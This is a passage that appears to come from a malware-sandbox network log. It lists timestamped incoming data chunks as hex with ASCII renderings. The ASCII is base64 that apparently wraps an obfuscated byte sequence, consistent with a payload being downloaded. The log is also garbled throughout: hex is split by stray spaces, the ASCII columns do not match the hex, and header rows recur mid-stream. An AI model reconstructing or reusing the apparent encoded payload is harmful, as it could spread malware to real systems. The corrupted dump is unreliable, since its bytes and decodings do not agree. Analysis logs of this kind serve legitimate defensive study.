2021-12-02 17:26:37 UTC	228	IN	Data Raw: 51 30 4d 73 59 44 64 47 4c 47 41 32 52 69 78 67 4f 45 49 73 59 45 59 79 4c 47 41 77 4e 79 78 67 52 6b 59 73 59 45 55 30 4c 47 41 30 52 69 78 67 4e 7a 45 73 59 44 64 47 4c 47 41 78 4e 43 78 67 4e 44 63 73 59 45 5a 45 4c 47 42 43 4d 79 78 67 4f 55 51 73 59 45 59 33 4c 47 42 47 52 53 78 67 4d 6b 45 73 59 45 4a 44 4c 47 42 47 4e 79 78 67 52 45 59 73 59 45 5a 45 4c 47 41 35 52 43 78 67 51 6b 59 73 59 45 59 30 4c 47 41 78 52 69 78 67 4e 4a 6b 73 59 44 64 47 4c 4 7 42 46 4d 79 78 67 51 7a 6b 73 59 45 4a 47 4c 47 42 46 4d 69 78 67 4e 7a 4d 73 59 45 55 34 4c 47 41 32 52 69 78 67 4f 54 6b 73 59 44 55 77 4c 47 41 31 4e 69 78 67 4f 55 51 73 59 44 63 7a 4c 47 41 78 52 43 78 67 51 6a 51 73 59 44 59 34 4c 47 42 47 4d 53 78 67 4e 54 4d 73 59 45 59 31 4c 47 41 33 52 69 78 Data Ascii: Q0MsYDdGLGA2RixgOEIsYIEYyLGAwNyxgRkYsYEU0LGA0RixgNzEsYDdGLGAxNCxgNDcsYIEZELGBCMYxgOUQsYIEY3LGBGRSxgMkEsYIEJDLGBGNyxgREYsYIEZELGA5RCxgQkYsYIEY0LGAxRixgNDksYDdGLGBFMyxgQzksYIEJGLGBFmixgNzMsYEU4LGA2RixgOTksYDUwLGA1NixgOUQsYDczLGAxRcXgQjQsYDY4LGBGMSxgNTMsYIEY1LGA3Rix
2021-12-02 17:26:37 UTC	244	IN	Data Raw: 4f 54 63 73 59 44 56 47 4c 47 42 42 4e 79 78 67 4d 6a 63 73 59 45 5a 47 4c 47 42 45 4f 53 78 67 52 6b 59 73 59 45 59 78 4c 47 41 7a 4e 79 78 67 52 6b 49 73 59 44 59 77 4c 47 42 43 52 53 78 67 52 6a 55 73 59 44 52 43 4c 47 42 47 52 69 78 67 4e 44 63 73 59 44 55 35 4c 47 41 33 51 53 78 67 52 6b 51 73 59 44 64 43 4c 47 41 32 4f 43 78 67 52 44 67 73 59 45 4e 44 4c 47 41 30 4e 69 78 67 51 6b 59 73 59 44 49 31 4c 47 41 35 4d 43 78 67 51 54 63 73 59 45 49 77 4c 4 7 42 46 4e 43 78 67 4e 6b 59 73 59 45 56 47 4c 47 41 77 4d 43 78 67 52 6b 55 73 59 44 59 33 4c 47 41 32 4d 43 78 67 4e 7a 4d 73 59 45 5a 47 4c 47 42 42 52 69 78 67 4e 45 59 73 59 45 5a 47 4c 47 41 34 52 43 78 67 52 55 59 73 59 45 45 32 4c 47 41 33 52 69 78 67 52 6a 6b 73 59 44 6b 33 4c 47 41 33 52 69 78 Data Ascii: OTcsYDVGGLBBNyxgMjcsYIEZGLGBEOSxgRkYsYIEYxLGAzNyxgRkIsYDYwLGBCRSxgRjUsYDRCLGBGRixgNDcsYDU5LGA3QsXgRkQsYDdCLGA2OCxgRDgsYENDLGA0NixgQkYsYDI1LGA5MCxgQTcsYIElwLGBFNcXgNkYsYIEVGLGAwMCxgRkUsYDY3LGA2MCxgNzMsYIEZGLGBBRixgNEYSYIEZGLGA4RCxgRUYSYIEE2LGA3RixgRjksYDk3LGA3Rix
2021-12-02 17:26:37 UTC	256	IN	Data Raw: 77 4c 47 42 45 52 69 78 67 4f 45 59 73 59 44 55 32 4c 47 42 46 4f 43 78 67 4d 30 45 73 59 44 41 77 4c 47 42 47 52 53 78 67 4e 54 6b 73 59 44 42 42 4c 47 41 34 4e 79 78 67 4e 30 59 73 59 45 59 7a 4c 47 42 45 52 69 78 67 4f 44 6b 73 59 45 45 34 4c 47 42 47 52 43 78 67 4e 6a 63 73 59 44 64 47 4c 47 42 47 52 69 78 67 4e 30 59 73 59 45 5a 46 4c 47 41 35 4e 79 78 67 4e 44 45 73 59 45 56 45 4c 47 41 7a 4e 79 78 67 52 54 63 73 59 45 4a 47 4c 47 42 42 52 69 78 67 4 f 54 63 73 59 44 4d 31 4c 47 41 32 4d 69 78 67 4e 6b 45 73 59 44 64 47 4c 47 41 33 4f 53 78 67 52 45 55 73 59 45 45 33 4c 47 42 47 4e 69 78 67 4f 55 59 73 59 44 64 44 4c 47 41 78 52 53 78 67 51 54 55 73 59 45 59 32 4c 47 42 44 52 69 78 67 4e 6a 41 73 59 45 55 78 4c 47 42 46 52 53 78 67 52 55 55 73 59 44 Data Ascii: wLGBERixgOEYsYDU2LGBFOCxBG0EsYDAwLGBGRSxgNTksYDDBLGA4NyxgN0YsYIEYzLGBERixgODksYEE4LGBGRcXgNjcsYDdGLGBGRixgN0YsYIEZFLGA5NyxgNDEsYIEVELGAzNyxgRTcsYIEJGLGBBRixgOTcsYDM1LGA2MixgNkEsYDdGLGA3OSxgREUsYIEE3LGBGNixgOUYsYDdDLGAxRcXgQTUsYIEY2LGBDRixgNjAsYEUxLGBFRSxgRUUsYD
2021-12-02 17:26:37 UTC	272	IN	Data Raw: 47 4c 47 42 43 4f 53 78 67 52 44 45 73 59 45 59 78 4c 47 42 46 52 69 78 67 52 6a 67 73 59 44 63 33 4c 47 41 35 52 43 78 67 51 54 55 73 59 44 59 33 4c 47 42 43 52 69 78 67 4e 6a 45 73 59 45 59 78 4c 47 42 43 52 69 78 67 52 6a 67 73 59 45 56 47 4c 47 41 35 51 69 78 67 4e 55 4d 73 59 44 59 30 4c 47 41 33 4e 79 78 67 4f 45 51 73 59 45 4d 31 4c 47 42 46 4e 53 78 67 4d 6a 49 73 59 45 5a 43 4c 47 41 34 4d 69 78 67 4e 44 49 73 59 45 49 35 4c 47 42 44 4f 43 78 67 5 1 6b 59 73 59 45 49 34 4c 47 42 45 4d 79 78 67 51 7a 45 73 59 44 56 47 4c 47 41 34 51 69 78 67 4e 55 4d 73 59 45 55 30 4c 47 41 33 52 69 78 67 52 6a 6b 73 59 44 5a 43 4c 47 42 43 52 43 78 67 4e 30 4d 73 59 44 6b 77 4c 47 42 47 52 53 78 67 51 54 59 73 59 44 64 47 4c 47 42 46 4d 53 78 67 51 6b 59 73 59 45 Data Ascii: GLGBCOSxgRDEsYIEYxLGBFRixgRjgsYDc3LGA5RCxgQTUsYDY3LGBCRixgNjEsYIEYxLGBCRixgRjgsYEVGLGA5QixgNUMsYDYOLGA3NyxgOEQsYEM1LGBFNsXgMjIsYIEZCLGA4MixgNDIsYIEI5LGBBOCxBGQkYsYIEI4LGBEMyxgQzEsYDVGGLGA4QixgNUMsYEUOLGA3RixgRjksYDZCLGBRCRCxgN0MsYDkwLGBGRSxgQTYSYDdGLGBFMSxgQkYsYIE

Timestamp	kBytes transferred	Direction	Data
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2021-12-02 17:26:37 UTC	384	IN	Data Raw: 78 4c 47 41 77 52 69 78 67 51 30 51 73 59 44 59 32 4c 47 42 46 52 69 78 67 52 6b 59 73 59 45 4e 42 4c 47 41 78 52 69 78 67 4e 6a 4d 73 59 45 49 7a 4c 47 41 30 52 69 78 67 52 44 6b 73 59 45 5a 43 4c 47 41 7a 52 69 78 67 51 6a 63 73 59 45 59 7a 4c 47 42 47 4d 69 78 67 4d 30 59 73 59 44 67 31 4c 47 42 42 51 79 78 67 52 54 67 73 59 45 4a 47 4c 47 42 47 4e 69 78 67 4e 6b 59 73 59 45 5a 45 4c 47 41 33 4d 79 78 67 4e 30 59 73 59 44 55 31 4c 47 42 47 51 53 78 67 4 e 6a 63 73 59 45 5a 46 4c 47 42 47 4e 69 78 67 4d 30 59 73 59 45 59 7a 4c 47 42 43 4d 53 78 67 52 6b 59 73 59 44 4d 79 4c 47 41 34 4d 69 78 67 4f 54 6b 73 59 45 4d 7a 4c 47 41 31 52 69 78 67 52 6b 55 73 59 44 5a 43 4c 47 42 47 4d 53 78 67 4f 45 49 73 59 44 45 30 4c 47 42 44 52 69 78 67 52 6b 4d 73 59 44 Data Ascii: xLGAwRixgQ0QsYDY2LGBFRixgRkYsYENBLGAxRixgNjMsYElzLGA0RixgRDksYIEZCLGAzRixgQjcsY EYzLGBGMixgM0YsYDg1LGBBQYxgRTgsYIEJGLGBGNixgNkYsYIEZELGA3MyxgN0YsYDU1LGBGQXxgNjcsY EYzLGBGNixgM0YsYIEYzLGBCMSxgRkYsYDMMyLGA4MixgOTksYEMzLGA1RixgRkUsYDZCLGBGMSxgOEIsY DE0LGBDRixgRkMsYD

Timestamp	kBytes transferred	Direction	Data
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2021-12-02 17:26:37 UTC	432	IN	Data Raw: 44 4c 47 42 47 51 79 78 67 51 54 63 73 59 44 64 47 4c 47 42 42 4d 79 78 67 4e 55 59 73 59 45 55 7a 4c 47 42 45 4e 79 78 67 4d 54 67 73 59 45 51 78 4c 47 42 47 52 69 78 67 51 6b 59 73 59 45 59 31 4c 47 41 31 51 69 78 67 52 44 49 73 59 45 56 47 4c 47 41 78 4e 43 78 67 51 7a 59 73 59 44 64 45 4c 47 41 35 51 69 78 67 4e 7a 49 73 59 44 52 46 4c 47 41 33 4d 79 78 67 52 54 51 73 59 44 45 33 4c 47 42 46 4f 53 78 67 52 6a 63 73 59 45 4a 47 4c 47 41 34 4f 53 78 67 52 6a 49 73 59 44 6b 78 4c 47 42 47 52 69 78 67 4d 6a 63 73 59 45 55 31 4c 47 41 78 4e 79 78 67 52 6b 59 73 59 45 55 30 4 c 47 41 31 52 69 78 67 52 6b 49 73 59 45 51 33 4c 47 42 47 4f 43 78 67 4d 7a 55 73 59 45 5a 46 4c 47 41 33 52 53 78 67 4f 44 49 73 59 45 59 7a 4c 47 42 47 51 69 78 67 4e 54 45 73 59 44 Data Ascii: DLGBGQyxgQTcsYDdGLGBBMyxgNUYsYEUzLGBENyxgMTgsYEQxLGBGRixgQkYsYEEY1LGA1QixgRDIsYEVGLGAxNCxgQzYsYDdELGA5QixgNzIsYDRFLGA3MxgRTQsYDE3LGBFOSxgRjcsYIEJGLGA4OSxgRjIsYDkxLGBGRixgMjcsYEU1LGAxNyxgRkYsYEU0LGA1RixgRkIsYEQ3LGBGOCxgMzUsYEFZFLGA3RSxgODIsY EYzLGBGQixgNTEsYD
2021-12-02 17:26:37 UTC	448	IN	Data Raw: 45 4c 47 41 78 4e 79 78 67 52 6b 55 73 59 45 4d 33 4c 47 41 33 52 69 78 67 4e 6a 67 73 59 45 51 30 4c 47 41 77 52 53 78 67 4d 30 4d 73 59 45 59 35 4c 47 41 34 52 43 78 67 4d 7a 6b 73 59 45 4a 43 4c 47 41 30 4f 43 78 67 4e 7a 59 73 59 45 55 77 4c 47 41 35 4d 79 78 67 4d 45 55 73 59 45 51 34 4c 47 41 7a 4f 53 78 67 4e 54 49 73 59 45 45 30 4c 47 41 79 4e 79 78 67 51 7a 45 73 59 44 67 33 4c 47 41 78 4e 43 78 67 51 54 49 73 59 44 46 45 4c 47 42 47 52 43 78 67 5 2 55 55 73 59 44 6c 47 4c 47 42 47 52 53 78 67 52 6a 4d 73 59 45 52 45 4c 47 41 78 4d 43 78 67 52 55 51 73 59 44 41 34 4c 47 42 45 52 43 78 67 52 6b 4d 73 59 45 4a 45 4c 47 42 47 52 69 78 67 52 6b 49 73 59 45 55 79 4d 47 41 31 52 53 78 67 4d 30 45 73 59 45 5a 43 4c 47 41 32 4e 53 78 67 4f 45 59 73 59 45 Data Ascii: ELGAXNyxgRkUsYEM3LGA3RixgNjgsYEQ0LGAwRSxgM0MsYEEY5LGA4RCxgMzksYIEJCLGA0OCxgNzYsY EUwLGA5MyxgMEUsYEQ4LGAzOSxgNTIsYEE0LGAyNyxgQzEsYDg3LGAxNCxgQTIsYDFELGBGRcXgRUUsYDIGLGBGRSxgRjMsYERELGAXMCxgRUQsYDA4LGBERCxgRkMsYIEJELGBGRixgRkIsYEUyLGA1RSxgM0EsY EYZLGA2NSxgOEYsYE
2021-12-02 17:26:37 UTC	464	IN	Data Raw: 47 4c 47 42 42 4e 79 78 67 51 54 63 73 59 44 4d 35 4c 47 41 77 4d 43 78 67 52 6b 4d 73 59 44 63 78 4c 47 41 31 52 69 78 67 52 6b 51 73 59 44 46 43 4c 47 42 47 52 69 78 67 4e 54 41 73 59 45 5a 42 4c 47 42 46 4d 79 78 67 51 6b 59 73 59 45 51 35 4c 47 42 46 52 69 78 67 52 6b 55 73 59 45 52 47 4c 47 42 47 4f 53 78 67 4d 44 41 73 59 44 41 32 4c 47 41 35 51 79 78 67 51 55 45 73 59 44 64 47 4c 47 42 43 4e 53 78 67 4d 44 4d 73 59 45 55 77 4c 47 41 32 4d 79 78 67 4 d 44 41 73 59 45 59 34 4c 47 41 35 51 69 78 67 52 6b 55 73 59 45 51 30 4c 47 42 43 52 69 78 67 52 6b 59 73 59 44 4e 47 4c 47 41 30 4f 53 78 67 4e 55 59 73 59 44 4e 46 4c 47 42 43 52 69 78 67 52 6a 4d 73 59 45 4d 30 4c 47 41 77 4e 79 78 67 4d 54 41 73 59 45 59 7a 4c 47 41 78 4d 43 78 67 52 6b 55 73 59 45 Data Ascii: GLGBBNyxgQTcsYDM5LGAwMCxgRkMsYDcxLGA1RixgRkQsYDFCLGBGRixgNTAsYEFZBLGBFMyxgQkYsY EQ5LGBFRixgRkUsYERLGLBGOSxgMDAsYDA2LGA5QyxgQUEsYDdGLGBCNsXgMDMsYEUwLGA2MyxgMDAsY EY4LGA5QixgRkUsYEQ0LGBCRixgRkYsYDNLGA0OSxgNUYsYDNLFLGBCRixgRjMsYEM0LGAwNyxgMTAsY EYZLGAxMCxgRkUsYE
2021-12-02 17:26:37 UTC	480	IN	Data Raw: 44 4c 47 41 33 4e 79 78 67 51 7a 41 73 59 45 5a 46 4c 47 41 33 4d 69 78 67 52 54 51 73 59 45 56 47 4c 47 42 46 51 69 78 67 4d 30 59 73 59 45 59 78 4c 47 42 44 4e 79 78 67 51 6b 59 73 59 44 6b 31 4c 47 41 7a 52 53 78 67 52 6b 4d 73 59 45 49 33 4c 47 42 46 52 69 78 67 4e 30 45 73 59 45 51 78 4c 47 42 44 51 53 78 67 52 55 59 73 59 45 5a 45 4c 47 41 31 51 69 78 67 4e 55 55 73 59 45 5a 47 4c 47 41 30 51 69 78 67 4f 45 59 73 59 44 41 77 4c 47 42 45 4e 69 78 67 4 e 45 49 73 59 45 59 30 4c 47 42 42 4e 69 78 67 52 6b 59 73 59 45 55 35 4c 47 42 43 4e 79 78 67 4e 30 59 73 59 44 4a 45 4c 47 41 77 52 69 78 67 52 55 4d 73 59 45 4a 47 4c 47 42 43 4d 53 78 67 4d 7a 55 73 59 44 45 78 4c 47 42 43 4d 43 78 67 52 44 63 73 59 44 4e 47 4c 47 41 31 4e 53 78 67 52 6b 59 73 59 45 Data Ascii: DLGA3NyxgQzAsYEFZFLGA3MixgRTQsYEVGLGBFQixgM0YsYEEYxLGBDNyxgQkYsYDk1LGAzRSxgRkMsY EI3LGBFRixgN0EsYEQxLGBDQsXgRUUsYEFZELGA1QixgNUUsYEFZGLGA0QixgOEYsYDAwLGBENixgNEIsY EY0LGBBNixgRkYsYEU5LGBCNyxgN0YsYDJELGAwRixgRUMsYIEJGLGBCMsXgMzUsYDExLGBCMCxrGDcsY DNLGA1NSxgRkYsYE
2021-12-02 17:26:37 UTC	496	IN	Data Raw: 77 4c 47 41 78 52 69 78 67 52 6b 4d 73 59 44 55 30 4c 47 41 33 52 43 78 67 52 44 59 73 59 44 41 78 4c 47 42 47 51 69 78 67 4d 54 63 73 59 44 41 77 4c 47 42 46 51 79 78 67 51 6b 49 73 59 45 46 45 4c 47 41 7a 52 69 78 67 52 6b 59 73 59 44 5a 47 4c 47 41 30 52 69 78 67 52 6b 59 73 59 45 46 44 4c 47 41 33 4e 79 78 67 52 6b 59 73 59 45 52 44 4c 47 42 43 52 69 78 67 52 54 45 73 59 44 67 7a 4c 47 42 47 52 43 78 67 51 7a 6b 73 59 45 59 30 4c 47 42 43 4d 79 78 67 4 e 55 59 73 59 45 5a 46 4c 47 42 43 52 69 78 67 52 6b 51 73 59 45 52 47 4c 47 42 43 52 69 78 67 52 54 55 73 59 44 4a 47 4c 47 42 42 4d 43 78 67 52 6a 63 73 59 44 64 46 4c 47 41 35 4d 69 78 67 4e 45 4d 73 59 44 52 43 4c 47 42 46 4e 79 78 67 51 6b 51 73 59 44 63 7a 4c 47 42 43 51 79 78 67 52 6a 63 73 59 45 Data Ascii: wLGAXRixgRkMsYDU0LGA3RCxgRDYsYDAXLGBGQixgMTcsYDAwLGBFQyxgQkIsYEFELGAzRixgRkYsY DZGLGA0RixgRkYsYEFDLGA3NyxgRkYsYERDLGBCRixgRTesYDgZLGBGRcXgQzksYEY0LGBCMyxgNUYsY EYZFLGBCRixgRkQsYERLGLBCRixgRTUsYDJGLGBBMcXgRjcsYDdFLGA5MixgNEMsYDRCLGBFNyxgQkQsY DczLGBCQyxgRjcsYE

Timestamp	kBytes transferred	Direction	Data
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2021-12-02 17:26:37 UTC	560	IN	Data Raw: 43 4c 47 42 47 52 53 78 67 4e 54 51 73 59 44 6b 32 4c 47 42 47 52 53 78 67 4d 55 51 73 59 44 56 47 4c 47 42 47 51 79 78 67 4f 44 59 73 59 44 64 47 4c 47 42 44 4d 43 78 67 52 55 59 73 59 44 4e 45 4c 47 42 44 51 79 78 67 4d 7a 59 73 59 44 64 47 4c 47 42 44 4e 43 78 67 51 55 59 73 59 44 49 78 4c 47 41 77 51 69 78 67 4e 7a 59 73 59 44 64 47 4c 47 41 78 4e 69 78 67 52 6a 55 73 59 45 5a 42 4c 47 42 43 4e 79 78 67 4d 6b 49 73 59 44 46 43 4c 47 41 78 52 43 78 67 52 6b 4d 73 59 44 52 45 4c 47 41 32 4d 43 78 67 4f 55 49 73 59 45 59 78 4c 47 41 7a 52 69 78 67 52 6a 63 73 59 44 51 33 4c 47 42 47 52 53 78 67 4d 45 55 73 59 45 55 35 4c 47 41 78 52 69 78 67 52 6b 4d 73 59 44 56 43 4c 47 42 47 52 69 78 67 4d 54 63 73 59 44 64 46 4c 47 41 31 4d 69 78 67 4e 44 55 73 59 45 Data Ascii: CLGBGRSxgNTQsYDk2LGBGRSxgMUQsYDVGLGBGQyxgODYsYDdGLGBDMCxgRUySYDNELGBDQyxgMzYsYDdGLGBDNcxgQUYsYDIxLGAwQixgNzYsYDdGLGAxNixgRjUsYIEZBLGBCBNyxgMkIsYDFCLGAxRCxgRkMsYDRELGA2MCxgOUIsYIEYxLGAzRixgRjcsYDQ3LGBGRSxgMEUsYEU5LGAxRixgRkMsYDVCCLGBGRixgMTcsYDdFLGA1MixgNDUsYE
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2021-12-02 17:26:37 UTC	592	IN	Data Raw: 43 4c 47 42 47 52 43 78 67 4e 45 55 73 59 45 5a 47 4c 47 42 44 4e 79 78 67 52 55 59 73 59 44 6b 7a 4c 47 42 47 52 53 78 67 51 30 51 73 59 45 55 31 4c 47 42 45 52 43 78 67 52 6a 4d 73 59 45 59 30 4c 47 42 44 52 69 78 67 4e 45 59 73 59 45 52 46 4c 47 42 47 52 43 78 67 4e 55 55 73 59 44 4d 30 4c 47 42 45 4e 43 78 67 52 45 59 73 59 45 5a 43 4c 47 42 42 4e 79 78 67 4e 6a 67 73 59 45 49 79 4c 47 41 33 52 53 78 67 51 6b 59 73 59 44 4e 47 4c 47 42 46 4d 43 78 67 4e 55 59 73 59 45 59 35 4c 47 42 42 4f 53 78 67 52 6a 51 73 59 44 41 33 4c 47 42 47 52 69 78 67 52 45 45 73 59 45 4a 47 4c 47 41 30 4e 43 78 67 52 6a 6b 73 59 44 68 43 4c 47 42 43 52 69 78 67 52 54 51 73 59 44 5a 47 4c 47 42 47 52 53 78 67 4d 6a 55 73 59 44 64 47 4c 47 41 33 52 43 78 67 52 6b 45 73 59 44 Data Ascii: CLGBGRcxgNEUsYIEZGLGBDNyxgRUySYDkzLGBGRSxgQ0QsYEU1LGBERCxgRjMsYIEY0LGBDRixgNEysYERFLGBGRcxgNUUsYDMOLGBENCxgREysYIEZCLGBBNyxgNjgsYIEIyLGA3RSxgQkYsYDNGLGBFMCxgNUYsYIEY5LGBBOSxgRjQsYDA3LGBGRixgREEsYIEJGLGA0NCxgRjksYDhCLGBCRixgRTQsYDZGLGBGRSxgMjUsYDdGLGA3RCxgRkEsYD
2021-12-02 17:26:37 UTC	608	IN	Data Raw: 78 4c 47 41 79 4f 43 78 67 4f 54 55 73 59 45 5a 47 4c 47 42 45 4e 69 78 67 4e 6b 59 73 59 45 4a 46 4c 47 42 47 4d 79 78 67 52 44 63 73 59 45 45 33 4c 47 42 45 52 69 78 67 52 6b 55 73 59 44 45 7a 4c 47 42 43 52 69 78 67 4d 55 51 73 59 44 5a 42 4c 47 42 44 4e 43 78 67 4e 55 59 73 59 45 4a 47 4c 47 41 79 4d 79 78 67 4f 54 55 73 59 44 4e 43 4c 47 42 47 52 69 78 67 51 54 51 73 59 45 4e 47 4c 47 42 42 4d 53 78 67 4d 6b 55 73 59 44 67 79 4c 47 42 47 51 53 78 67 51 6a 55 73 59 44 64 47 4c 47 42 46 52 43 78 67 4f 54 41 73 59 45 4a 42 4c 47 41 33 52 69 78 67 51 55 59 73 59 44 6b 33 4c 47 41 34 4d 79 78 67 52 6b 55 73 59 44 59 33 4c 47 41 77 51 79 78 67 4e 55 59 73 59 45 5a 44 4c 47 42 45 4f 43 78 67 4e 55 59 73 59 44 42 43 4c 47 41 35 52 43 78 67 52 6a 67 73 59 44 Data Ascii: xLGAYOCxgOTUsYIEZGLGBENixgNKYsYIEJFLGBGMyxgRDcsYEE3LGBERixgRkUsYDEzLGBCRixgMUQsYDZBLGBDNcxgNUYsYIEJGLGAYMyxgOTUsYDNCLGBGRixgQTQsYENGLGBBMSxgMkUsYDgyLGBGQsXgQjUsYDdGLGBFRcxgOTAsYIEJBLGA3RixgQUYsYDk3LGA4MyxgRkUsYDY3LGAwQyxgNUYsYIEZDLGBEOCcxgNUYsYDBCLGA5RCxgRjgsYD

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:26:37 UTC	624	IN	Data Raw: 43 4c 47 42 42 4e 43 78 67 4d 30 59 73 59 45 59 35 4c 47 42 46 51 69 78 67 52 44 59 73 59 45 4a 47 4c 47 42 45 51 69 78 67 52 6a 6b 73 59 44 52 47 4c 47 41 32 52 43 78 67 51 7a 67 73 59 45 45 79 4c 47 41 78 51 69 78 67 4e 45 45 73 59 45 5a 47 4c 47 41 34 4d 79 78 67 4e 44 49 73 59 45 55 35 4c 47 41 33 52 69 78 67 52 6b 59 73 59 45 49 7a 4c 47 41 7a 52 69 78 67 52 55 51 73 59 45 4e 47 4c 47 41 30 51 69 78 67 4d 55 59 73 59 45 5a 45 4c 47 41 34 51 69 78 67 4e 55 59 73 59 44 67 32 4c 47 41 32 51 69 78 67 4d 44 45 73 59 45 4a 47 4c 47 41 30 51 69 78 67 4e 44 63 73 59 44 45 30 4c 47 42 47 52 53 78 67 51 54 59 73 59 44 4a 47 4c 47 41 30 4d 79 78 67 4e 7a 63 73 59 44 4e 46 4c 47 41 31 4e 79 78 67 4e 54 51 73 59 45 5a 47 4c 47 42 46 4e 43 78 67 4d 45 55 73 59 45 Data Ascii: CLGBBNCxgM0YsY EY5LGBFQixgRDYsY EJGLGBEQixgRjksY DRGLGA2RCxgQzqsY EEyLGAXQixgNEEsY EZGLGA4MyxgNDIsY EU5LGA3RixgRkYsY EiZLGAzRixgRUQsY ENGLGA0QixgMUyS YEZELGA4QixgNUYsY Dg2LGA2QixgMDEsY EJGLGA0QixgNDcsY DE0LGBGRSxgQTYsY DJGLGA0MyxgNzcsY DNFLGA1NyxgNTQsY EZGLGBFNCxgMEUsY E
2021-12-02 17:26:37 UTC	640	IN	Data Raw: 34 4c 47 42 46 4e 43 78 67 52 6a 51 73 59 44 4d 33 4c 47 42 42 4e 79 78 67 4e 30 59 73 59 45 4a 47 4c 47 41 33 52 69 78 67 52 6a 49 73 59 44 42 43 4c 47 42 46 4f 53 78 67 52 45 59 73 59 45 59 32 4c 47 42 45 4e 79 78 67 4e 7a 67 73 59 44 52 44 4c 47 42 47 52 69 78 67 52 6b 55 73 59 45 4e 45 4c 47 42 42 4e 79 78 67 51 30 59 73 59 45 55 35 4c 47 42 45 52 69 78 67 51 6b 59 73 59 45 5a 43 4c 47 42 46 4f 53 78 67 52 55 59 73 59 44 52 43 4c 47 42 47 52 69 78 67 5 2 6b 55 73 59 45 4e 44 4c 47 42 45 4d 79 78 67 4f 54 49 73 59 45 5a 46 4c 47 41 33 52 43 78 67 4e 30 55 73 59 45 5a 42 4c 47 41 77 4e 79 78 67 52 44 4d 73 59 45 4a 47 4c 47 42 47 52 69 78 67 51 30 51 73 59 45 5a 45 4c 47 41 7a 52 69 78 67 4f 54 6b 73 59 45 5a 46 4c 47 42 47 52 43 78 67 4d 6b 59 73 59 44 Data Ascii: 4LGBFNCxgRjQsY DM3LGBBNyxgN0YsY EJGLGA3RixgRjIsY DBCCLGBFOSxgREYsY EY2LGBENyxgNzgsY DRDLGBGRixgRkUsY ENELGBBNyxgQ0YsY EU5LGBERixgQkYsY EZCLGBFOSxgRUyS YDRCLGBGRixgRkUsY ENDLGBEMyxgOTIsY EZFLGA3RCxgN0UsY EZBLGAwNyxgRDMsY EJGLGBGRixgQ0QsY YEZELGAzRixgOTksY EZFLGBGRcXgMkYsY D
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2021-12-02 17:26:37 UTC	672	IN	Data Raw: 46 4c 47 41 77 52 53 78 67 52 6a 51 73 59 45 59 35 4c 47 41 7a 52 69 78 67 52 6b 45 73 59 44 6b 33 4c 47 42 47 51 79 78 67 51 54 4d 73 59 44 64 47 4c 47 42 46 52 69 78 67 4d 30 59 73 59 44 52 42 4c 47 41 31 4d 79 78 67 52 6a 67 73 59 45 59 32 4c 47 41 78 52 69 78 67 52 6b 51 73 59 45 51 7a 4c 47 41 33 52 69 78 67 51 6a 4d 73 59 45 52 47 4c 47 41 7a 4d 43 78 67 52 6b 51 73 59 44 4d 31 4c 47 41 33 52 53 78 67 52 6b 4d 73 59 45 5a 44 4c 47 41 7a 4e 79 78 67 5 2 6b 55 73 59 44 4e 45 4c 47 41 77 4f 43 78 67 51 7a 4d 73 59 44 4e 47 4c 47 42 46 4e 53 78 67 4e 30 45 73 59 45 5a 43 4c 47 41 78 52 69 78 67 52 6a 6b 73 59 44 56 43 4c 47 42 46 4f 43 78 67 52 54 63 73 59 45 52 47 4c 47 42 47 4f 43 78 67 4f 45 59 73 59 45 5a 46 4c 47 42 43 4d 53 78 67 52 44 4d 73 59 44 Data Ascii: FLGAwRSxgRjQsY EY5LGAzRixgRkEsY Dk3LGBGQyxgQTMsY DdGLGBFRixgM0YsY DRBLGA1MyxgRjgsY EY2LGAxRixgRkQsY EQzLGA3RixgQjMsY YERGLGAzMxgRkQsY YDM1LGA3RSxgRkMsY YEZDLGAzNyxgRkUsY DNElGAwOCxgQzMsY YDNLGLGBFNsXgN0EsY YEZCLGAXRixgRjksY YDVLCLGBFOCxtgRtcsY YERGLGBGOCxgOEYsY EZFLGBCMSxgRDMsY D
2021-12-02 17:26:37 UTC	688	IN	Data Raw: 79 4c 47 42 42 4f 43 78 67 4e 30 4d 73 59 44 51 79 4c 47 41 77 4f 53 78 67 51 7a 63 73 59 45 5a 45 4c 47 41 7a 52 43 78 67 4e 44 41 73 59 44 4d 35 4c 47 42 45 4f 43 78 67 4e 7a 6b 73 59 44 64 42 4c 47 41 33 51 53 78 67 4f 45 59 73 59 44 51 7a 4c 47 41 34 51 69 78 67 52 6b 51 73 59 44 67 33 4c 47 42 47 4e 79 78 67 52 55 55 73 59 44 4e 45 4c 47 42 43 52 43 78 67 51 30 51 73 59 44 46 44 4c 47 41 78 52 43 78 67 4d 55 59 73 59 44 4e 44 4c 47 41 79 4d 79 78 67 5 1 55 51 73 59 45 4a 42 4c 47 41 77 51 69 78 67 4d 6b 49 73 59 45 5a 46 4c 47 41 32 51 79 78 67 4f 54 63 73 59 45 4d 79 4c 47 41 31 51 79 78 67 4e 44 41 73 59 44 63 35 4c 47 42 47 4f 43 78 67 52 54 51 73 59 45 51 35 4c 47 41 77 4d 53 78 67 51 7a 55 73 59 44 6b 78 4c 47 42 44 4e 43 78 67 52 44 63 73 59 44 Data Ascii: yLGBBOCxgNOMsY DQyLGAwOSxgQzcsY YEZELGAzRCxgNDAsY DM5LGBEOCxgNzksY DdBLGA 3QSxgOEYsY DQzLGA4QixgRkQsY YDg3LGBGNyxgRUUsY YDNLGBRCRCxgQ0QsY YDFDLGAxRCxgMUyS YDNDLGA yMyxgQUQsY EYJBLGAwQixgMkIsY EZFLGA2QyxgOTcsY YEMyLGA1QyxgNDAsY Dc5LGBGOCxgRtQsY EQ5LGA wMSxgQzUsY DkxLGBDNcXgRDcsY D
2021-12-02 17:26:37 UTC	704	IN	Data Raw: 47 4c 47 42 43 52 69 78 67 52 6a 4d 73 59 44 68 47 4c 47 42 47 51 79 78 67 4f 54 45 73 59 45 5a 47 4c 47 42 46 4f 43 78 67 4e 55 59 73 59 45 59 33 4c 47 41 34 52 69 78 67 52 6b 4d 73 59 44 6b 35 4c 47 42 43 52 69 78 67 52 6b 59 73 59 45 46 47 4c 47 42 47 4d 53 78 67 4d 7a 51 73 59 44 5a 43 4c 47 42 43 4d 79 78 67 4e 55 59 73 59 45 55 7a 4c 47 41 77 4e 79 78 67 52 6b 59 73 59 45 4d 34 4c 47 41 78 52 69 78 67 51 6a 51 73 59 45 59 33 4c 47 41 34 52 69 78 67 5 2 6b 55 73 59 44 41 35 4c 47 42 45 4f 53 78 67 51 55 59 73 59 44 63 78 4c 47 42 47 4e 69 78 67 4f 45 59 73 59 45 5a 44 4c 47 41 31 4f 53 78 67 52 6b 59 73 59 45 4d 34 4c 47 41 31 52 69 78 67 52 6b 